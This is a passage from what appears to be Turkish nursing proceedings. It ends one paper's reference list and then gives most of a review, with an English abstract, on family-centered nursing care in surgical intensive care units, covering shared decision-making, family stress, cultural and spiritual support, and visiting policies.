- [27]. Karaöz, S. “ Evaluations of the Students Taking the Fundamentals of Nursing Course Regarding Clinical Practice”*Journal of CU School of Nursing*, 1997, 1(1) 23-30
- [28]. Karayurt, Ö. “Investigation of the Effects of Different Training Programs Applied Before Surgery on Patients' Anxiety and Pain Levels” *Journal of CU School of Nursing*, 1998, 2 (1).
- [29]. Kılıç, S. “Expectations of the Surgical Patient Regarding Nursing Care in the Pre-Surgical Period ”*İstanbul University Nursing Bulletin* 1993;VII,30.
- [30]. Kutlu AK, Çetinkaya AÇ. Preoperative and postoperative interventions of nurses working in surgical units: Manisa sample. *Hemşirelik Forum Derg* 2004;7:68-77.
- [31]. Ronco, M., Iona, L., Fabbro, C., Bulfone, G., & Palese, A. Patient education outcomes in surgery: a systematic review from 2004 to 2010. (Clinical report). *International Journal of Evidence-Based Healthcare*, 2012 (4). doi:10.1111/j.1744-1609.2012.00286.x
- [32]. Kalogianni, A., Almpiani, P., Vastardis, L., Baltopoulos, G., Charitos, C., & Brokalaki, H. Can nurse-led preoperative education reduce anxiety and postoperative complications of patients undergoing cardiac surgery? *Eur J Cardiovasc Nurs*, 2016, 15(6), 447-58.
- [33]. Wilson, C. J., Mitchelson, A. J., Tzeng, T. H., El-Othmani, M. M., Saleh, J., Vasdev, S., & Saleh, K. J. Review: Caring for the surgically anxious patient: A review of the interventions and a guide to optimizing surgical outcomes. *The American Journal Of Surgery*, 2016, 21(2), 151-159. doi:10.1016/j.amjsurg.2015.03.023
- [34]. Donebedian “The role of outcomes in Quality assessment and assurance” *QRB*, 1992, November 356-360
- [35]. Maral,İ., Yıldırım,A., Bumin,M.A. “ Satisfaction of Physicians, Nurses and Caregivers of Gazi Hospital Inpatient Services” *Gazi Quality Days II Abstract Book*,72, 1999.
- [36]. Şahin TK, Bakıcı H, Bilban S, Dinçer Ş, Yurtçu M, Günel E, “ Investigation of Satisfaction of Patient Relatives Hospitalized in Pediatric Surgery Department of Meram Faculty of Medicine” *General Medical Journal* 15(4) 137-142, 2005.
- [37]. Eti, F.A., Yazıcı, S., Senel,S. “ A Comparative Study of Nurses' Expectations of Patients Hospitalized in a University and State Hospitals in Istanbul ”II. National Nursing Congress Proceedings, 12-14 September, İzmir, 1990.

CERRAHİ YOĞUN BAKIM ÜNİTELERİNDE AİLE MERKEZLİ HEMŞİRELİK BAKIMI VERİLEBİLİR Mİ?

Sultan Özkan¹, Ezgi Arslan²

^{1,2}*Aydın Adnan Menderes Üniversitesi, Cerrahi Hastalıkları Hemşireliği Anabilim Dalı, Aydın,
Türkiye*

e.temel@adu.edu.tr

ORCID: 0000-0001-6638-3903

ÖZET

Son yıllarda hemşirelik bakımı hasta merkezli olarak planlanmaktadır. Hasta merkezli bakım planlaması yapılırken hastanın yanı sıra hasta ailesinin de bilgilendirilmesi, karar alma süreçlerine ortak edilmesi, hasta ailesine duygusal ve sosyal destek verilmesi, hasta ailesinin kültür ve inançlarına uygun bakımın verilmesi önerilmektedir. Cerrahi yoğun bakım ünitelerinde yatan hastalarda kalıcı işlev kaybına neden olan anoksik beyin hasarı, felç, amputasyon veya omurilik hasarı gibi yıkıcı tıbbi olaylar sık görülmektedir. Yıkıcı tıbbi olaylar, hasta yakınlarında umutsuzluk ve beklentinin artmasına neden olabilmekte ve hatta bu süreçler, hasta ve hasta ailelerinin yaşamlarını derinden etkileyebilmektedir. Birçok cerrahi yoğun bakım ünitesi hastası, klinik durumları neticesinde kendi sağlık süreçleri ile ilgili kararları verememektedir. Bu hastaların klinik durumları neticesinde karar vericiler genellikle hasta yakınları veya hasta vekilleri olmaktadır. Bu bireyler, hastaları en yakından tanıyan ve hastanın sağlık süreçlerindeki tercihlerini en iyi bilenlerdir. Hastayı yakından tanıyan aile bireyleri, yoğun bakım sürecinde hastanın yerine karar verici olmaktadır. Karar verici olmaları nedeniyle de duygusal stres, umutsuzluk, sevdiğini kaybetme korkusu gibi duygular yaşayabilmektedir. Bunların yanı sıra hasta yakınları fiziksel anlamda kendisini yorgun hissedebilmekte ve kendi bakımını ihmal edebilmektedir. Yoğun duygu, yorgunluk ve stresin yaşandığı yoğun bakım sürecinde, hasta ailesinin sosyal, dini, kültürel, manevi yönden ve karar verme süreçlerinde desteklenmelidir. Ayrıca hasta yakınları, yoğun bakım sürecinde hastanın klinik durumu hakkında bilgilendirilmeli ve hastanın bakım sürecine aktif katılımları desteklenmelidir. Hemşireler, cerrahi yoğun bakım ünitelerinde yatan hastası olan hasta yakınlarına aile merkezli hemşirelik bakımını literatürde yer alan güncel öneriler doğrultusunda planlayarak vermelidir.

Bu derlemede cerrahi yoğun bakım ünitelerinde yatan hastalarda aile merkezli hemşirelik bakımının aşamaları güncel öneriler ile birlikte incelenecektir.

Anahtar Kelimeler: Aile merkezli hemşirelik, hemşirelik, yoğun bakım hemşireliği

CAN FAMILY CENTERED NURSING CARE BE GIVEN IN SURGICAL INTENSIVE CARE UNITS?

ABSTRACT

In recent years, nursing care has been planned as patient-centered. While planning patient-centered care, it is recommended to inform the family of the patient as well as the patient, to participate in decision-making processes, to provide emotional and social support to the patient's family, and to provide care in accordance with the culture and beliefs of the patient family. Medical events such as anoxic brain damage, stroke, amputation or spinal cord injury are common in patients hospitalized in surgical intensive care units. These medical events are devastating medical events. Disruptive medical events can cause hope and expectation in the relatives of the patient, and these processes can even deeply affect the lives of patients and their families. Many surgical intensive care unit patients cannot make decisions about their own health processes as a result of their clinical conditions. As a result of the clinical conditions of these patients, decision makers are usually patient relatives or patient representatives. These individuals are the ones who know the patients best and know their preferences in the health processes. Family members, who know the patient closely, decide on the place of the patient during the intensive care process. Because they are decisive, they may experience emotions such as emotional stress, hopelessness, and fear of losing a loved one. In addition, patients' relatives may feel physically tired and may neglect their own care. In the intensive care process where intense emotions, fatigue and stress are experienced, the patient should be supported in social, religious, cultural, spiritual and decision-making processes. In addition, the relatives of the patients should be informed about the clinical condition of the patient during the intensive care process and the active participation of the patient in the care process should be supported. Nurses should plan family-centered nursing care in line with the current recommendations in the literature to the relatives of patients with inpatients in surgical intensive care units. In this review, the stages of family-centered nursing care in patients hospitalized in surgical intensive care units will be examined with current recommendations.

Keywords: Family centered nursing, nursing, intensive care nursing.

GİRİŞ

Yirmibirinci yüzyılın başlarından itibaren hemşirelik bakımının hastalık merkezli değil hasta merkezli olarak planlanması gerektiği konusunda fikir birliğine ulaşılmıştır. ABD Tıp Enstitüsü (Institute of Medicine – IOM)’ne göre hasta merkezli hemşirelik bakımı modelinde birden fazla nokta ele alınmaktadır. Temel noktalardan biri hasta ve ailesinin bilgilendirilmesi ve karar alma süreçlerine aktif olarak katılmasıdır. Diğer temel noktalar ise hastanın bakımının sağlık bakım hizmeti sağlayıcıları tarafından koordine edilmesi, sağlık bakım hizmeti sağlayıcılarının hasta ailesine duygusal destek vermesi, sağlık bakım hizmeti sağlayıcılarının hasta ailesinin ‘hastalık’ algısı, kültür, inanç ve değerlerini dikkate alarak bakımı planlamasıdır [1]. Modelde yer alan bileşenlerin tamamında iletişim ön plandadır. Hasta ve hasta ailesiyle en yoğun iletişim kuran sağlık bakım hizmeti sağlayıcısı hemşirelerdir. Hasta ve ailesinin sağlık bakımına ilişkin memnuniyetinin artırılmasında hemşirelerin, modelde yer alan temel noktalara ilişkin bilgi, tutum ve becerilerini geliştirmesi gerekmektedir [2, 3].

Cerrahi yoğun bakım üniteleri (CYBÜ), cerrahi süreçte verilen hemşirelik bakımının yanı sıra hastanın ailesine de bakımın verilmesi gerektiği alanlardır. CYBÜ’nde yatan hastaların birçoğu sağlık bakım hizmeti sağlayıcıları ile iletişim kuramadığından veya bakım süreçlerine aktif olarak katılamadığından, karar vericiler genelde hastanın birinci derece yakınları ya da vekalet verdiği bireylerdir [1]. Bu bireylerde yas ve duygusal süreçlerle ilgili aile ihtiyaçlarının diğer alanlara göre daha belirgin olduğu bildirilmektedir [4].

Standart CYBÜ bakımı multidisipliner ekip anlayışı ile planlanmalıdır. Hasta yakınları ile etkili iletişim kurma, duygusal destek sağlama, bilgilendirme ve karar verme süreçlerinde onlara rehberlik etmeyi içermelidir. Hatta hastanın palyatif bakım alması durumunda veya ölüm sonrası hastaya verilecek bakımlarda ve yas süreçlerinde de hasta ailesini destekleme, kültürel özelliklerine uygun bakımı sağlama ve yakınların hastaya erişiminin sağlanmasını içermelidir [4]. Yapılan çalışmalarla geliştirilen kılavuzlarda yoğun bakımda hasta merkezli bakım ile ilgili kanıta dayalı uygulamalar başlıklar halinde düzenlenmiştir. Bu başlıklar; karar verme, hasta yakınlarında stresle başa çıkma ve stresle baş etme, kültürel destek verme, aile ziyaretlerini planlama, vizitlerde ve resüsitasyonda aile varlığı, palyatif bakım olarak ele alınmaktadır. Bu yazıda da CYBÜ’nde yatan hastalarda aile merkezli hemşirelik bakımının süreçleri üzerinde durulacaktır.

CYBÜ’NDE KARAR VERME SÜREÇLERİ

Hasta Hakları Yönetmeliği’ne göre cerrahi müdahale “tıbbi aletler yardımıyla vücutta yapılan teşhis ya da tedaviye yönelik operasyonlardır”, tıbbi müdahale ise geniş anlamda, “Tıbbi, bilimsel veya yasal bir sebeple sağlıklı veya hasta bireyler üzerinde sağlık meslek mensuplarınca uygulanan koruyucu, tanı koyucu, tedavi amaçlı, rehabilitasyon veya araştırma amaçlı tüm tıbbi ve adli amaçlı işlemlerdir”. Yapılan tıbbi müdahalenin amacı ne olursa olsun temel etik ilkelere uygun olarak hastanın

bilgilendirilmesi, kendi sağlık ve hastalık durumlarıyla ilgili karar verme süreçlerinde otonomisinin korunması gerekmektedir [5, 6]. CYBÜ’nde tıbbi müdahalelerin yoğun olarak gerçekleştirildiği birimlerdir.

Tıbbi müdahalede karar verme konusunda iki model bulunmaktadır. Birincisi tıbbi karar yetkisinin hastanın hekimine verildiği ataerkil modeldir. İkinci model ise tıbbi karar yetkisi hastanın kendisine veya vekiline bırakıldığı otonomi modelidir. Günümüzde ataerkil model kriz dönemlerinde kullanılabilse de hastanın kendi bakım süreci için otonomisini kullanması istenmektedir. Otonomisini kullanamadığı durumlarda hasta yakını veya vekilleri karmaşık tıbbi durumları anlamakta zorlanabilir veya yaşamın sona erdirilmesi gibi konularda sorumluluk almaktan korkabilirler. Son yıllarda bu iki modeli de kapsayan yeni bir model öne sürülmektedir. Bu yeni model de hastaların sağlık bakım süreçleriyle ilgili hem hastanın hem hasta yakınlarının hem de sağlık bakım hizmeti sağlayıcılarının ortak karar alarak bakımı sürdürmesini içermektedir. Bu modelin kullanımıyla hasta ve hasta yakınlarının değerlerine, inançlarına ve kültürüne uygun bakım verilmesi, hasta yakınlarının kaygısını azaltılması ve sağlık bakım hizmeti sağlayıcılarının uygun karar alması sağlanabilmektedir. Kuzey Amerika ve Avrupa ülkelerinde hasta ailelerinin ortak karar alma modelini desteklediği bildirmektedir [1].

Ortak karar verme modelinde, sağlık bakım hizmeti sağlayıcılarının yanı sıra hasta ailesinin de katıldığı toplantılar gerçekleştirilmelidir. Bu toplantılarda etkili bir ortak karar verme süreci uygulaması için etkili iletişim becerilerinin yanı sıra çatışma çözümüne yönelik becerilere de sahip olunması gerekmektedir. Toplantı sırasında belirlenen paydaşlara, kaygılarını, hastanın klinik durumu ile ilgili algılarını ve hastanın yaşadığı süreç ile ilgili kendi başa çıkma stratejileri ile ilgili açık uçlu sorular sorulmalıdır. Hastanın aile üyelerinin soruya yanıtı sonrasında, yansıtıcı yineleme tekniği kullanılarak aile üyelerinin ifadeleri yinelenmelidir. Bu yinelemeler sayesinde aile üyelerinin yanlış anlamaları düzeltiler, aynı zamanda sağlık bakım hizmeti sağlayıcılarının da hasta yakınlarının gereksinimlerini daha iyi anlamalarına yardımcı olur. Yapılan çalışmalardan birinde ortak karar alma modelini kullanan sağlık bakım hizmeti sağlayıcıları ve hasta aileleri arasındaki toplantıların daha az karar verme çatışması ürettiğini, daha fazla gerçekçi beklenti yarattığını ve sağlık bakım hizmeti sağlayıcıları ile hasta yakınları arasında daha fazla işbirliğine imkan tanıdığı ortaya konmuştur [6].

Cerrahi yoğun bakım ünitelerinde kullanılabilecek olan “İletişim paketi” olarak adlandırılabilen 72 saat içinde aile toplantısı yapma ve 24 saat içinde duygusal destek vermeye başlama gibi durumların yoğun bakım ünitelerinde aile sonuçları üzerine olumlu etkileri olduğu bildirilmektedir [4]. Ailelere yönelik oluşturulacak iletişim protokolleri ile birlikte çatışma yönetimi, iletişimin güçlendirilmesi, ailenin stresini azaltma gibi olumlu sonuçlar vereceği düşünölmektedir.

Karar verme süreçlerine katılım ile ilgili tercihler literatürde çok farklılık gösterse de hasta yakınlarının karar verme sürecine dahil olması durumunda memnuniyetinin arttırdığı, anksiyetesinin

azaldığı ve kendini desteklenmiş hissettiği bildirilmektedir [7, 8]. Bu noktada hasta yakınlarının süreç içinde ne derece bulunmak istediklerine yönelik tercihleri sorgulanmalıdır. Hasta yakınları bu tercihleri doğrultusunda karar alma süreçlerine dahil edilmelidir [9]. Hastaların otonomisini kullanamadığı ve hasta yakınlarının hastanın yerine karar verdiği durumlarda yakınların daha fazla bilgiye ihtiyaç duydukları bildirilmektedir [1]. Heyland ve ark (2003) yoğun bakım ünitesinde karar verme süreçlerinden hasta yakınlarının %70,9'unun memnun olduğunu ve %81,2'sinin sağlık profesyonelleri ile ortak karar vermeyi tercih ettiğini bildirmiştir. Anderson ve ark'ın (2009) hasta yakınlarının karar verme tercihlerini incelediği çalışmada hasta yakınlarının %25'i aktif olmak istediğini, %58'i karar verici olma sorumluluğunu hekimle paylaşmayı istediğini, %17'si ise pasif rolde bulunmak istediğini bildirmiştir. Huffines ve ark (2013) çalışmasında karar verme süreçlerine hasta ailesinin katılımı aile memnuniyetini arttırdığı bildirilmektedir.

Öneriler: Sağlık bakım hizmeti sağlayıcıları hastanın klinik durumunu ve prognozunu hasta yakınlarına tam olarak açıklamalıdır. Hastanın sağlık süreci hakkında karar vericilere süreç yönetimi ile ilgili seçenekler açıklanmalı, ünite de çalışan sağlık bakım hizmeti sağlayıcıları hastanın sağlık durumuyla ilgili tercihlerini hastadan veya hasta vekilinden edinmeye çalışmalıdır. Sağlık bakım hizmeti sağlayıcıları ile hasta ailesinin ortak karar verme süreçlerine yönelik toplantılar planlanmalı ve bu toplantılara hastanın yoğun bakım ünitesine kabulünden sonraki 24-48 saat içinde başlanmalıdır. Bu süreçte özellikle hasta ailesiyle bire bir iletişimde olan hemşireler ile sağlık bakım hizmeti sağlayıcıları çatışma yönetimi ve iletişim becerileri ile ilgili eğitimler almalıdır. Bu becerilerin geliştirilebilmesi ve hemşirelere kazandırılması için eğitim programlarında standart bileşen olarak ele alınmalıdır. Özellikle cerrahi yoğun bakım ünitelerinde hastaların otonomi kullanımının sınırlı olduğu alanlarda kazandırılan becerilerin sağlık bakımı vericileri için geniş çapta erişilebilir olması ve hizmet içi eğitimlerle ele alınması gerekebilir.

CYBÜ'NDEKİ AİLE ÜYELERİNDE BAŞ ETME

CYBÜ'nde yatan hastalar ve yakınlarının, yoğun bakım süreci içerisinde yaşadıkları duygusal süreçler, hem hastanın hem de hasta yakınlarının iyileşme sürecini zorlaştırabilir. Özellikle CYBÜ'nde yatan hastalarda kalıcı işlev kaybına neden olan anoksik beyin hasarı, felç, amputasyon veya omurilik hasarı gibi tıbbi olaylar; umut, beklenti ve yaşam kaybı anlamına gelebilmektedir [4]. Cerrahi yoğun bakım ünitesinde yatan hastanın yakınları, ameliyatı "yaşamı kurtarma" olarak görmüş olabileceğinden yüksek umut ve beklentilere girebilmektedir. Cerrahi yoğun bakım ünitesinde yatan hastası olan ailelerin, umudu sürdürme ihtiyaçları bulunur. Bu umut ve beklenti durumu karşılanamadığında ise aileler strese girerler ve stresle baş etmekte zorlanabilirler [4]. Ailenin anlayabileceği şekilde sorulara dürüstçe yanıt vermek, hastanın durumundaki değişiklikleri olabilecek en kısa sürede aile üyeleri ile paylaşmak ve hasta yakınlarının hastasını olabildiğince görebilmesini sağlamak önemlidir.

CYBÜ’nde hastanın yoğun bakıma kabulü ile birlikte taburculuğuna ilişkin hazırlıkların da yapılması gerekmektedir. Eve taburcu olan hastalar için hazırlanacak yazılı eğitimlerin hasta yakınlarının stresle baş etmesini kolaylaştıracağı bildirilmektedir [1]. Yapılan bir çalışmada, bireyselleştirilmiş ve resmileştirilmiş aile temelli müdahaleler, başa çıkma stratejileri ve stres yönetimi tekniklerinden biri olan eğitim kullanılmıştır. Kullanılan tekniklerle mevcut yeni doğan yoğun bakım veya çocuk yoğun bakım ünitesi hastalarının ebeveynlerinde stresin azaldığı ve ebeveyn-bebek etkileşimlerinin iyileştiği gösterilmiştir [10]. Merey ve Lokmanoğlu (2019) çalışmasında yeni doğan yoğun bakım ünitesinde yatan bebeklerin annelerinin stres düzeylerinin yüksek olduğu, bu süreçte moral, motivasyon ve sosyal desteğe ihtiyaç duydukları bildirilmiştir.

Öneriler: Hemşireler, hasta yakınlarının ihtiyaçlarını, stres ve kaygı düzeylerini nasıl değerlendireceği konusunda eğitim almalıdır. Her hasta ailesine hemşireler, anlayabileceği bir dille düzenli olarak bilgi vermelidir ancak bilgiyi sağlayan hemşireler minimum sayıda tutulmalıdır. Hasta yakınları, hasta bakımına katılması yönünde teşvik edilmelidir. Aile desteği; sosyal hizmet uzmanları, din adamları, hemşireler, tıp ve ebeveyn destek grupları dahil olmak üzere profesyonel bir ekip tarafından sağlanmalıdır.

CYBÜ’NDE AİLE ETKİLEŞİMLERİNDE YAŞANAN STRES

Aile üyelerinden herhangi birinin cerrahi yoğun bakım ünitesine yatması, aile içinde strese ve kaygıya neden olmaktadır [2]. Stres ve kaygının yönetiminde hem hasta yakınları ile hem de ekip içi iletişimin net ve güçlü olması esastır. İletişimi netleştirmek adına aile üyelerinin hekime nasıl ulaşacağı ve hasta ziyareti ile ilgili temel konularda bilgilendirmek stresi azaltabilir. Bakımda yer alan ekip üyelerinin tanıtımı ve görevleri hasta ailesine açıklanmalıdır. Hastanın klinik durumuna göre ekibe dahil olan daha başka sağlık bakım hizmeti sağlayıcısı varsa (diyaliz hemşiresi, solunum terapisti vb.) onların da tanıtımı önemlidir. Travma sonrası yoğun bakım ünitesinden taburcu edilen hasta yakınlarıyla yapılan bir çalışmada, hasta yakınlarının değer verdiği üç şeyin hastanın bakımı, hastanın klinik durumuyla ilgili bilgi veren sağlık personelinin şefkatli tavrı ve hastayla ilgili verilerin bilgilerinin netliği ile hasta yakınlarına verilen soru sorma fırsatı olduğu bildirilmektedir [4].

Öneriler: CYBÜ hemşirelerinin hastaların klinik sonuçlarıyla ilgili duyguları yönetme ve bunlarla yüzleşme fırsatlarına ihtiyacı olabilir. Hastaların klinik durumlarındaki beklenmedik değişiklikler hemşirelerin kendi değerlerine aykırı durumların ortaya çıkması sonucunda hemşire kendini güçsüz hissedebilir ve strese girebilir. Hemşireler kendilerinin sürecini yönetirken ve hasta ailesine destek olurken yas danışmanlığı konusunda eğitim almalı veya destek grupları rutinde kullanılmalıdır. Yoğun bakım ünitesinde çalışan sağlık hizmeti sağlayıcılarının tedavi planıyla ilgili endişelerini gidermek, rahatlatmak, duyguları boşaltmak veya yas tutmak için bir bilgilendirme talebinde bulunabileceği bir mekanizma oluşturulmalıdır.

CYBÜ'NDE KÜLTÜREL DESTEK SAĞLAMA

Kültür, öğrenilmiş inançların, paylaşılan değerlerin ve davranışların bir modelidir; dili, iletişim tarzlarını, uygulamaları, gelenekleri ve roller ile ilişkileri içerir. CYBÜ'nde yatan hastaların kültürleri karar alma süreçlerinde önemli bir etkidir. Örneğin, bazı kültürlerde yaşam sonu karar verme süreçlerinde yaşam desteğinin sonlandırılması acı çekmenin önüne geçerek mutlu bir ölüm olabilirken bazı kültürlerde yaşamı uzatmanın daha önemli olduğu görüşü ön plana çıkabilmektedir.

Sağlık bakım hizmeti sağlayıcıları ile hastalar ve hasta yakınları arasındaki iletişimin beş temel bileşeni bulunmaktadır: Kişisel öz farkındalık, hastanın/ailenin kültürel inançları, hasta/ailenin kültürel inançlarının bilgisi, farklılıklar ve etkili iletişimdir. Örneğin, kendi ırkından sağlık bakım hizmeti alan hastaların memnuniyeti farklı ırktan birinin sağlık hizmeti alması durumuna göre daha yüksek olabilir. Bu noktada hemşirelerin, kültürlerarası iletişim kurma konusunda becerilerini geliştirmesi, hasta/hasta yakınlarını aktif dinlemesi ve görüşleri konusunda empati kurabilmesi son derece önemlidir. Aynı zamanda hemşireler, farklı dil konuşan bir hastaya bakım verirken tercüman kullanılmalıdır. Tercüman ekibin bir üyesi olmalı ve hasta yakınları ile iletişime geçmeden önce tercümanla ön görüşme yapılmalıdır.

Farklı kültürlerden hastaların özerklik, zarar verme, yarar sağlama ve doğruyu söyleme gibi etik değer algıları farklıdır. Bazı hasta grupları gerçeği söylemenin zararlı olduğunu düşünebilir. Ancak hasta özerkliği yalnızca kişinin klinik durumu ve prognozu hakkında bilgi erişimi sağlandığında anlamlı olabilir. Asya, Meksika, Orta Doğu ve Afrika kökenli kültürler, bireyi özerk bir varlık olarak değil, aile ve sosyal ilişkiler ağının bir parçası olarak görürler. Bazı kültürlerde ise hastalık haberinin hastaya verilmesinin onun ölümünü hızlandıracağı inancı hakimdir. CYBÜ'nde verilen sağlık bakım hizmetleri bu bağlamda aile ve toplum merkezli, kültüre duyarlı profesyonel bakım olmalıdır.

Hemşirenin kendi değerleri ile hasta/ailenin değerleri çeliştiğinde bakımda zorluklar ortaya çıkabilir. Örneğin, bir aile üyesi hastaya analjezik uygulanmasını reddediyor olabilir. Böyle bir çelişki içerisinde dengenin kurulması adına Kagawa-Singer ve Blackhall (2001) önerdiği bir yöntem vardır. Bu yöntem hastanın ne derece bilgilendirilmesi gerektiğine dairdir ve üç aşamadan oluşur. Birincisi dolaylı tartışmaların yapılabileceğidir. Örneğin, hasta/ailesine “Sizin durumunuzdaki hastalar, doktorların kendileriyle tedavilerini ayrıntılı olarak paylaşmasını isterler. Siz ne tercih edersiniz?” gibi sorular sorarak tartışma ortamı oluşturulabilir. İkinci bir yöntem ise varsayımsal bir vakayı tartışmak olabilir. Buna örnek ise “Sizin durumunuza sahip hastalardan bazıları, bakımları için çeşitli seçenekleri değerlendirmeyi tercih ettiler.” gibi örnek olayın kullanılarak tartışma ortamının oluşturulmasıdır. Üçüncü bir yöntem ise hasta/ailenin yüz ifadeleri, vücut pozisyonu gibi iletişim ipuçlarını gözlemlemek ve tartışmanın onlar üzerindeki etkisini tanımlamaya çalışmaktır.

Öneriler: Hemşireler, kültürel açıdan yetkin bakım sağlamak için eğitim almalıdır. Hastanın klinik durumuyla ilgili gerçeğin anlatılması rutin bir değerlendirme yöntemi kullanılarak

belirlenmelidir. CYBÜ’nde gerçekleştirilecek prosedürler için izin alınırken kültürel normlara saygı gösterilmeli ve bu normlar dikkate alınmalıdır. Bir hasta bilgiyi "bilinçli bir şekilde reddederse", talebe saygı gösterilmelidir. Hastanın hastalığı ve prognozu hakkında sonraki bilgiler, hastanın belirttiği şekilde kültürel olarak ilgili ve uygun bir şekilde verilmelidir. Hasta yakınlarına yönelik bilgilendirme konusunda yapılacak tartışmalar mutlaka belgelendirilmelidir. İnterdisipliner ekip; ırk, etnik köken, cinsiyet, cinsel yönelim, göç, sosyal sınıf, bölge ve yetenekler hakkında kendi değerlerini/önyargılarını fark etmeli ve sürekli olarak kendini geliştirmelidir [1].

CYBÜ’NDE MANEVİ VE DİNİ DESTEK VERME

Maneviyat, hasta ve aile merkezli şefkatli palyatif bakımın ana unsurudur. İnsanın doğasının dinamik ve içsel bir durumu ve kişinin anlam, amaç ve üstünlük aradığı, kendisi, ailesi, ait olduğu topluluk, toplum ve doğayla ilişkisinde yaşadığı önemli veya kutsal bilgiler bütünüdür [12]. Maneviyat kavramı da kültürden kültüre farklılık göstermektedir. Örneğin, Afrikalı Amerikalılar hastalık konusunda iyimser görüşler bildirirken Kafkasyalılar hastalık olgusunu daha az iyimser bildirebilmektedir. Bu duruma ek olarak hastaların inançlarına göre tıbbi hastalık tablosunun değişeceğine dair yaygın inanç da bulunabilmektedir. Bu kapsamda inancı güçlü olan hasta gruplarının yaşam desteğini geri çekme konusunda daha isteksiz olabildiği bildirilmektedir [4]. Erdoğan ve Özçelik (2019) yoğun bakım ünitesinde yatan hastaların yakınlarının gereksinimleri ile ilgili yaptığı çalışmada hasta yakınlarının destek, yakınlık, güven, rahatlık ve iletişim konularında daha fazla gereksinimi olduğu bildirilmiştir. Mery ve Lokmanoğlu (2019) çalışmasında yenidoğan yoğun bakım ünitesinde yatan bebeklerin annelerinin çocukları için dua ederek stresle başa çıkabildikleri görülmüş ve anneler dua etmeyi bir ihtiyaç olarak gördüklerini bildirmiştir. Koyuncu ve ark (2019) kalp damar cerrahisi yoğun bakım ünitesinde tedavi gören terminal dönem hastalarının yakınlarıyla yaptığı çalışmada hasta yakınlarının dini ve geleneksel ihtiyaçlarının karşılanmadığını bildirmiştir. Hasta ve ailelerinin manevi ve dini destek anlamında yapılan araştırmalara ihtiyaç olduğu bildirilmektedir.

Hastalar yaş, kronik hastalık varlığı, psikiyatrik hastalık durumu gibi özellikleri nedeniyle dindarlık derecelerini farklı bildirebilmektedir. Bu grup hastalar içinde dua ve ilahi müdahaleye inandıkları ve aynı zamanda tıbbi müdahale de aradıkları bildirilmektedir. Hastalar ve hasta yakınları sağlık bakım hizmeti sağlayıcılarından maneviyatlarına ilişkin farkındalıklarının yüksek olmasını ve yargılayıcı tutumdan kaçınmalarını beklemektedir. Yapılan bir çalışmada hemşirelerin dinin sağlık üzerindeki etkileri konusunda olumlu görüşe sahip olduğu ve dini “etkili bir terapi” olarak gördüklerini bildirmiştir [13]. Dini yönden hastaların ihtiyaçlarının farkına varmak ve hemşirelik ziyaretleri yapmanın hastalarda olumlu karşıladığını belirten çalışmalar bulunmaktadır [14].

Öneriler: Hastaların dini inanışlarına göre din adamlarının liderliğinde hizmet sağlansa da hasta ve hasta yakınlarının manevi ihtiyaçlarının farkına varma, bunlara ilişkin uygun bakım müdahalelerini planlama hemşirelerin önemli sorumluluklarındandır. CYBÜ hemşireleri maneviyatı

değerlendirebilmeli ve maneviyatla ilişkili hemşirelik bakımını planlayabilmelidir. Bu yönde klinik eğitimler veya kurs çalışmaları planlanmalıdır. Bölgesel olarak planlanan eğitimlerde farklı dini gruplar ve kültürler de dikkate alınmalıdır. Hemşireler hasta veya ailesinin inançlarını tartışmak istememesi veya manevi desteği reddetmesi durumunda da saygılı olmalıdır. Hastanın manevi ihtiyaçları sağlık ekibi tarafından değerlendirilmeli ve sağlığı etkileyen bulgular kayıt altına alınmalıdır. Manevi bakım planlanırken hekim, hemşire, sosyal hizmet uzmanı ve din adamları birlikte çalışmalıdır. Sağlık bakım hizmeti sağlayıcılarının hastalara vereceği manevi destek bütüncül yoğun bakım sürecinin bir parçası olarak kabul edilmelidir.

CYBÜ'NDE AİLE ZİYARETLERİ

Hastalar ve aileleri, günümüzde hasta hakları konusunda daha bilinçli olduğundan hastaneye yatan yakınlarına “erişim” veya “ziyaret edebilme” konusunda daha fazla beklenti içindedir. Sağlık bakım hizmeti sağlayan kurumlar daha “aile dostu” bir bakım ortamı oluşturabilmek adına çaba sarf etmektedir. Bu kapsamda “esnek/ açık ziyaret politikaları” ve hastaların klinik durumuna ilişkin düzenli rapor verme gibi düzenlemeler hasta yakınlarının ihtiyaçlarına cevap vermektedir.

Karabacak ve ark (2012) cerrahi yoğun bakım ünitesinde yatan hastalarda aile ziyaretinin yaşamsal bulgulara etkisinin incelendiği çalışmada ziyaretlerin hastayı etkilediği, ancak bu etkinin yaşam bulgularında ciddi bir fizyolojik değişime neden olmadığı bildirilmiştir. Nörolojik yaralanması olan hastalarda yapılan bir çalışmada aile ziyaretlerinin kafa içi basınç artışı düşürdüğü bildirilmiştir [15]. Koyuncu ve ark (2019) kalp damar cerrahisi yoğun bakım ünitesinde tedavi gören terminal dönem hastalarının yakınlarıyla yaptığı çalışmada hasta yakınlarının hastalarını daha sık ziyaret etmek istediğini ancak sağlık personeli tarafından ziyaretlerin kısıtlandığını bildirmiştir.

Öneriler: CYBÜ'nde çalışan hemşireler ziyaret programını hasta ve hasta yakınları ile birlikte belirlemelidir. Bu birimlerde yatan hastası olan hasta yakınlarının ziyaretlerinde esnek ziyaret politikaları benimsenmelidir. Sağlık bakım hizmeti veren kurumlarda esnek ziyaret uygulamalarına yönelik prosedürler geliştirilmeli ve benimsenmelidir.

CYBÜ'NDE VİZİTLERDE VE RESÜSİTASYONDA AİLE VARLIĞI

Hasta ailelerinin vizitlere katılmasıyla hasta memnuniyetinin ve hasta-hekim iletişiminin artacağı bildirilmektedir. Vizitlere hasta yakınlarının katılımının olumlu ve olumsuz yanları bulunmaktadır. Vizitlere ailenin katılımının desteklenmesinin olumlu yanları sağlık ekibiyle hastanın sevdiği/sevmediği durumların paylaşılmasına olanak vermesi, hasta yakınlarının kaygı düzeyinin azalması olarak bildirilirken vizitler sırasında hasta yakınlarının sorularına yanıt verecek yeterli zamanın olmaması, gizliliği sağlama sıkıntıları ve vizitlerin kalabalıklaşması olumsuz yanlar olarak bildirilmektedir [1].

